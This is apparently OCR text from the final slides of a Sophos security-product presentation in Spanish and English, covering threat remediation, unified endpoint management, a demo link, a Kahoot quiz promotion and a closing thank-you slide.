


Remediates threat "Clean and block"

SOPHOS

*Coming in 2019

Vuelta al modelo tradicional, pero actualizado




UEM

SOPHOS

Unified Endpoint Management

Universal management and security for devices, apps and data





Demo

SOPHOS

¿A qué esperas para probarlo?

https://central.sophos.com/





JUEGO INTERACTIVO: KAHOOT

Kahoot! mobile app


Play, create, host quizzes, even on the go

Calling all students, teachers, office heroes, trivia fans and lifelong learners! Whether you feel creative, want to learn something new or are up for some fun and competition – get Kahoot!'ing anywhere, anytime!

Download our app for free:


Download on the App Store

GET IT ON Google Play



Synchronized Security

Cybersecurity as a System



¡Gracias!

SOPHOS

SOPHOS

Cybersecurity made simple.